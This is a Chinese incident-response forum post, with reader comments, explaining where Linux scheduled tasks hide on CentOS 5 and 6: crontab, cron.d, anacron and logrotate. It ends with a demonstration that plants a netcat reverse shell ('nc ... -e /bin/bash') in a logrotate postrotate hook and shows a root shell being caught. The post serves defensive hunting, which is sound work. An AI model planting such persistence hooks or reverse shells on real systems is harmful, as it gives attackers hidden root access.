【应急响应】定时任务知识梳理

vinc / 2017-07-19 05:59:00 / 浏览数 3557 技术文章 企业安全 顶(0) 踩(0)

在应急响应中，最重要的一个点就是定时任务，例如Redis未授权通过持久化配置写入Crontab中。下面梳理一下定时任务相关的知识点：
一般常用的定时任务crontab -l是用户级别的，保存在/var/spool/cron/{user}，每个用户都可以通过crontab -e编辑自己的定时任务列表。
而/etc/crontab是系统级别的定时任务，只有Root账户可以修改。
另外在应急的时候需要留意的点还有/etc/cron.hourly, /etc/cron.daily,
/etc/cron.weekly,/etc/cron.monthly等周期性执行脚本的目录。例如我想每天执行一个脚本，只需要放到/etc/cron.daily下，并且赋予执行权限即可。
那这些目录下的任务是怎么调用的？这里CentOS5和CentOS6还是有区别的。

CentOS5中：

```
[root@jianshe_28 /]# cat /etc/issue
CentOS release 5.8 (Final)
Kernel \r on an \m

[root@jianshe_28 /]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
```

run-parts命令位于/usr/bin/run-parts，内容是很简单的一个shell脚本，就是遍历目标文件夹，执行第一层目录下的可执行权限的文件。
所以在CentOS5下是实际是通过/etc/crontab来运行/etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly,/etc/cron.monthly下面的脚本的。
这里我们注意到在/etc/cron.daily, /etc/cron.weekly,/etc/cron.monthly下都有一个脚本0anacron

```
[root@jianshe_28 cron.daily]# cat /etc/cron.daily/0anacron | grep -v '^#' | grep -v '^$'
if [ ! -e /var/run/anacron.pid ]; then
   anacron -u cron.daily
fi
[root@jianshe_28 cron.daily]# cat /etc/cron.weekly/0anacron | grep -v '^#' | grep -v '^$'
if [ ! -e /var/run/anacron.pid ]; then
   anacron -u cron.weekly
fi
[root@jianshe_28 cron.daily]# cat /etc/cron.monthly/0anacron | grep -v '^#' | grep -v '^$'
if [ ! -e /var/run/anacron.pid ]; then
   anacron -u cron.monthly
fi
```

这里就需要介绍一些/usr/sbin/anacron，anacron是干什么的？
anacron主要在处理非 24 小时一直启动的 Linux 系统的 crontab 的运行。所以 anacron 并不能指定何时运行某项任务，
而是以天为单位或者是在启动后立刻进行 anacron 的动作，他会去检查停机期间应该进行但是并没有进行的 crontab 任务，并将该任务运行一遍后，anacron 就会自动停止了。
anacron的配置文件是/etc/anacrontab

```
[root@jianshe_28 cron.daily]# cat /etc/anacrontab
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

1   65  cron.daily      run-parts /etc/cron.daily
7   70  cron.weekly     run-parts /etc/cron.weekly
30  75  cron.monthly        run-parts /etc/cron.monthly
```

具体含义如下：
period delay job-identifier command

<轮回天数> <轮回内的重试时间> <任务描述> <命令>
7 70 cron.weekly run-parts /etc/cron.weekly

第一部分是轮回天数，即是指任务在多少天内执行一次，monthly 就是一个月（30天）内执行，weekly 即是在一周之内执行一次。

第二部分 delay 是指轮回内的重试时间，这个意思有两部分，一个是 anacron 启动以后该服务 ready 暂不运行的时间（周任务的 70 delay 在 anacron 启动后70分钟内不执行，而处于 ready 状态），另一个是指如果该任务到达运行时间后却因为某种原因没有执行（比如前一个服务还没有运行完成，anacron 在 /etc/init.d 的脚本中加了一个 -s 参数，便是指在前一个任务没有完成时不执行下一个任务），依然以周任务和月任务为例，周任务在启动 anacron 后的 70 分钟执行，月任务在服务启动后 75 分钟执行，但是，如果月任务到达服务启动后 75 分钟，可是周任务运行超过5分钟依然没有完成，那月任务将会进入下一个 75 分钟的轮回，在下一个 75 分钟时再检查周任务是否完成，如果前一个任务完成了那月任务开始运行。

第三部分 job-identifier ，anacron 每次启动时都会在 /var/spool/anacron 里面建立一个以 job-identifier 为文件名的文件，里面记录着任务完成的时间，如果任务是第一次运行的话那这个文件应该是空的。anacron运行时，会去检查"/var/spool/anacron/这部分"文件中的内容

```
[root@localhost /]# cat /var/spool/anacron/cron.
cron.daily    cron.monthly  cron.weekly
[root@localhost /]# cat /var/spool/anacron/cron.*
20170719
20170713
20170713
```

根据这个日期判断下面的第四部分要不要执行。
比如说这里写的是cron.daily，然后/var/spool/anacron/cron.daily文件中记录的日期为昨天的话，那anancron执行后就行执行这一行对应第四行的动作。

第四部分最为简单，仅仅是你想运行的命令

/usr/sbin/anacron常用参数：
-s ：开始连续的运行各项工作 (job)，会依据时间记录档的数据判断是否进行；
-f ：强制进行，而不去判断时间记录档的时间戳记；
-n ：立刻进行未进行的任务，而不延迟 (delay) 等待时间；
-u ：仅升级时间记录档的时间戳记，不进行任何工作。

所以在CentOS5中已经通过/etc/cron.hourly, /etc/cron.daily,
/etc/cron.weekly,/etc/cron.monthly已经通过/etc/crontab配置执行了，所以这里只是通过anacron -u来记录了执行的时间。

CentOS6中：

```
[root@localhost /]# cat /etc/issue
CentOS release 6.5 (Final)
Kernel \r on an \m

[root@localhost /]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
```

可以看到默认的/etc/crontab为空了。那么/etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly, /etc/cron.monthly下面的任务是怎么执行的？
我们再仔细看一下，注意到CentOS5下的/etc/cron.d目录为空。

```
[root@jianshe_28 cron.daily]# ll /etc/cron.d
total 0
```

而CentOS6下有一个0hourly

```
[root@localhost /]# ll /etc/cron.d
total 12
-rw-r--r--  1 root root 113 Jul 18 19:36 0hourly
```

看一下执行的任务

```
[root@localhost /]# cat /etc/cron.d/0hourly
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
01 * * * * root run-parts /etc/cron.hourly
```

然后看一下/etc/cron.hourly所执行的脚本

```
[root@localhost /]# ll /etc/cron.hourly
total 4
-rwxr-xr-x 1 root root 409 Jul 18 14:20 0anacron
[root@localhost /]# cat /etc/cron.hourly/0anacron
#!/bin/bash
# Skip excecution unless the date has changed from the previous run
if test -r /var/spool/anacron/cron.daily; then
   day=`cat /var/spool/anacron/cron.daily`
fi
if [ `date +%Y%m%d` = "$day" ]; then
   exit 0;
fi

# Skip excecution unless AC powered
if test -x /usr/bin/on_ac_power; then
   /usr/bin/on_ac_power &> /dev/null
   if test $? -eq 1; then
   exit 0
   fi
fi
/usr/sbin/anacron -s
```

然后看一下/etc/anacrontab的内容

```
[root@localhost /]# cat /etc/anacrontab
# /etc/anacrontab: configuration file for anacron

# See anacron(8) and anacrontab(5) for details.

SHELL=/bin/sh
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
# the maximal random delay added to the base delay of the jobs
RANDOM_DELAY=45
# the jobs will be started during the following hours only
START_HOURS_RANGE=3-22

#period in days   delay in minutes   job-identifier   command
1   5   cron.daily      nice run-parts /etc/cron.daily
7   25  cron.weekly     nice run-parts /etc/cron.weekly
@monthly 45 cron.monthly        nice run-parts /etc/cron.monthly
```

这里多了两条配置
RANDOM_DELAY=45
表示定时触发后随机延迟45分钟以内的时间再启动应用
START_HOURS_RANGE=3-22
表示程序在3时至22时之间会启动

看到这里我们就明白了在CeontOS6
里面，crond会检查/etc/cron.d里面的配置，里面有一个0hourly文件，每小时去运行一次/etc/cron.hourly目录，该目录下面有一个0anacron文件，这样0anacron文件就
-s。anacron读取配置文件/etc/anacrontab，将当前时间与/var/spool/anacron目录下面的文件里面的时间戳作对比，如果需要则去运行/etc/anacrontab对应的条目。

总结：
应急响应中关于定时任务应该排查的/etc/crontab,/etc/cron.d,/var/spool/cron/{user},然后顺藤摸瓜去看其他调用的目录/etc/cron.hourly, /etc/cron.daily,
/etc/cron.weekly, /etc/cron.monthly，/etc/anacrontab
其中容易忽视的就是/etc/anacrontab
在CentOS6下我们做个测试：
编辑/etc/anacrontab
修改RANDOM_DELAY=1
添加1 1 cron.test echo 1 >> /tmp/1.txt

```
[root@localhost cron.weekly]# /usr/sbin/anacron -s
```

等待一分多钟后，可以看到

```
[root@localhost cron.weekly]# cat /var/spool/anacron/cron.test
20170719
[root@localhost cron.weekly]# cat /tmp/1.txt
1
```

另外还需要注意Logrotate配置

在CentOS6中/etc/cron.daily/logrotate每小时执行一次。

```
[root@server120 logrotate.d]# cat /etc/cron.daily/logrotate
#!/bin/sh

/usr/sbin/logrotate /etc/logrotate.conf >/dev/null 2>&1
EXITVALUE=$?
if [ $EXITVALUE != 0 ]; then
   /usr/bin/logger -t logrotate "ALERT exited abnormally with [$EXITVALUE]"
fi
exit 0
```

配置文件为/etc/logrotate.conf。

logrotate可以执行命令，例如来看一下：

```
[root@server120 logrotate.d]# cat /etc/logrotate.d/httpd
/var/log/httpd/*log {
   missingok
   notifempty
   sharedscripts
   delaycompress
   postrotate
       /sbin/service httpd reload > /dev/null 2>/dev/null || true
   endscript
}
```

其中postrotate表示日志轮询之后，这里是自动重启Httpd服务。
另外还有prerotate表示在日志轮询之前。

比如/etc/logrotate.d下新建一个test

```
[root@server120 logrotate.d]# cat /etc/logrotate.d/test
/tmp/base3306.log {
   daily
   missingok
   size = 5
   notifempty
   sharedscripts
   delaycompress
   postrotate
   nc 192.168.192.144 2345 -e /bin/bash
   endscript
}
```

然后我们手工执行一下

```
/usr/sbin/logrotate /etc/logrotate.conf
```

192.168.192.144：

```
[root@server144 ~]# nc -vv -l -p 2345
Listening on any address 2345 (dbm)
Connection from 192.168.192.120:54178
whoami
root
```


上一篇：Burpsuite handsha... 下一篇：聊一聊企业安全体系建设的落地
1. 7 条回复

 hades 2017-07-19 06:21:50

应急响应是个体力活~~

0 回复Ta

 c0de 2017-07-19 06:52:52

但是很有意思，攻防对抗中，谁更了解这个系统，谁就拥有主动权。

0 回复Ta

 hades 2017-07-19 06:54:54

你的通用应急怎样了？

0 回复Ta

 c0de 2017-07-19 07:01:00

通用应急最近还没时间梳理，不过有另一篇文章发出去了，技术没什么特色，主要是意识。

0 回复Ta


simeon 2017-07-20 03:12:18


学习了

0 回复Ta


hades 2017-07-20 13:25:45

明天会有一篇文章出来ing

0 回复Ta


如风 2017-10-23 03:57:58

一系列的安全事件应急响应文章

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板